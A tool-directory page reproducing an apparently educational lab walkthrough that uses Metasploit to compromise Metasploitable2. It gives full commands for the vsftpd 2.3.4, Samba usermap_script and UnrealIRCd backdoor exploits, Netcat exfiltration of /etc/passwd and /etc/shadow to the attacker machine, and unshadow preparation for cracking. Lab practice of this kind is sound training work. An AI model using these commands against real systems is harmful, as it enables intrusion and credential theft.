Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
metasploitable2-exploitation-metasploit — Full Metasploit exploitation walkthrough against Metasploitable2 — vsftpd backdoor, Samba CVE-2007-2447, UnrealIRCd backdoor, Netcat exfiltration, and credential cracking prep. | Kitploit
Tools/GitHubGitHub/ethicalhackinglabs/metasploitable2-exploitation-metasploit
Password CrackingReconnaissanceExploit FrameworksNetwork MappingVulnerability AnalysisExploitationData ExfiltrationPenetration TestingCommand and Control
Share
Learning & Education
Payload Development
Labs & Practice
GitHubethicalhackinglabs/metasploitable2-exploitation-metasploit

metasploitable2-exploitation-metasploit

Full Metasploit exploitation walkthrough against Metasploitable2 — vsftpd backdoor, Samba CVE-2007-2447, UnrealIRCd backdoor, Netcat exfiltration, and credential cracking prep.

View Repository
564 months agoNot yet reviewed

Exploiting Metasploitable2 with Metasploit: VSFTPD, Samba, and More

A hands-on walkthrough of exploitation using the Metasploit Framework — from PostgreSQL database setup and db_nmap scanning, through three root shells via vsftpd, Samba, and UnrealIRCd, to credential exfiltration with Netcat.


Overview

This repository documents a full Metasploit engagement against Metasploitable2 in an isolated VirtualBox lab. Topics covered:

  • Setting up Metasploit with a PostgreSQL backend and workspaces
  • Running db_nmap to save scan results directly to the database
  • Exploiting the vsftpd 2.3.4 backdoor (supply-chain compromise)
  • Exploiting Samba CVE-2007-2447 (usermap_script command injection)
  • Exfiltrating /etc/passwd and /etc/shadow over Netcat and merging with unshadow
  • Exploiting the UnrealIRCd 3.2.8.1 backdoor

Lab Environment

MachineRoleIP Address
Kali Linux 2026.1Attacker192.168.1.4
Metasploitable2Target192.168.1.3

Network: 192.168.1.0/24 — fully isolated NAT network inside VirtualBox.


Step 1 — Metasploit Setup and Database-Backed Scan

# Start PostgreSQL and initialize the database (one time only)
sudo systemctl start postgresql
sudo msfdb init

# Launch Metasploit
msfconsole


Kali and Metasploitable2 running

Kali update and PostgreSQL start

msf6> db_status           # Verify: Connected to msf. Connection type: postgresql.
msf6> workspace -a 178-metasploitable2
msf6> workspace           # Confirm active workspace

db_status and workspace output

msf6> db_nmap -A 192.168.1.0/24 -n

db_nmap scan in progress



msf6> hosts
msf6> services

hosts and services output

Two FTP servers found on Metasploitable2:

PortServiceInfo
21/tcpftpvsftpd 2.3.4
2121/tcpftpProFTPD 1.3.1

Step 2 — Exploiting vsftpd 2.3.4 (Backdoor)


In July 2011, the vsftpd 2.3.4 source archive was compromised — a backdoor was inserted that opens a root shell on port 6200 when the FTP username contains :). CVE: CVE-2011-2523. Code diff: https://pastebin.com/AetT9sS5

msf6> search type:exploit name:vsftpd
# Result: exploit/unix/ftp/vsftpd_234_backdoor  (rank: excellent)

msf6> use exploit/unix/ftp/vsftpd_234_backdoor
msf6> info

vsftpd exploit info - part 1

vsftpd exploit info - part 2

vsftpd show options

vsftpd set RHOSTS RPORT LHOST


msf6> set RHOSTS 192.168.1.3
msf6> set RPORT 21
msf6> set LHOST 192.168.1.4
msf6> exploit
vsftpd exploit execution and Meterpreter session

ls on remote root filesystem

meterpreter> shell
whoami          # root
uname -a        # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

whoami root and uname -a output

Extract hashed passwords:

cat /etc/shadow | grep '$1'

shadow file hashed passwords


Step 3 — Exploiting Samba CVE-2007-2447


Samba versions 3.0.0–3.0.25rc3 pass shell meta-characters in the username field directly to /bin/sh via the username map script option — before authentication occurs. Metasploitable2 runs Samba 3.0.20-Debian.

msf6> search type:exploit name:samba
# ~7 exploits found

msf6> use exploit/multi/samba/usermap_script
msf6> info

Samba exploit list from search

Samba usermap_script info

Samba CVE description and references

msf6> set RHOSTS 192.168.1.3
msf6> exploit

Samba exploit execution - session opened

whoami root and smbd --version on Samba shell

whoami          # root
smbd --version  # Version 3.0.20-Debian


Netcat File Exfiltration

Tab 2 — Kali (receiving):

nc -l -p 4567 > passwd.txt

Tab 1 — Exploit shell (sending):

cat /etc/passwd | nc 192.168.1.4 4567

Netcat listener on Kali receiving passwd

passwd.txt contents after exfiltration

Repeat for /etc/shadow, then merge:

unshadow passwd.txt shadow.txt > metasploitable_logins.txt
cat metasploitable_logins.txt

Step 4 — Exploiting UnrealIRCd 3.2.8.1 (Backdoor)

UnrealIRCd 3.2.8.1 was distributed with a backdoor in its source code. Sending AB to port 6667 causes the server to execute any following command as root — no authentication required.

msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6> set payload cmd/unix/bind_netcat
msf6> set RHOSTS 192.168.1.3
msf6> set LHOST 192.168.1.4
msf6> set RPORT 6667
msf6> exploit

UnrealIRCd exploit options and execution

UnrealIRCd root shell - whoami and uname -a

whoami   # root
uname -a # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Required options:

OptionValueDescription
RHOSTS192.168.1.3Target IP
RPORT6667IRC default port
LHOST192.168.1.4Kali listener IP
payloadcmd/unix/bind_netcatBind shell via Netcat

Metasploit Workflow at a Glance

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    256

Explore all tools

Browse our collection of tools

View all tools →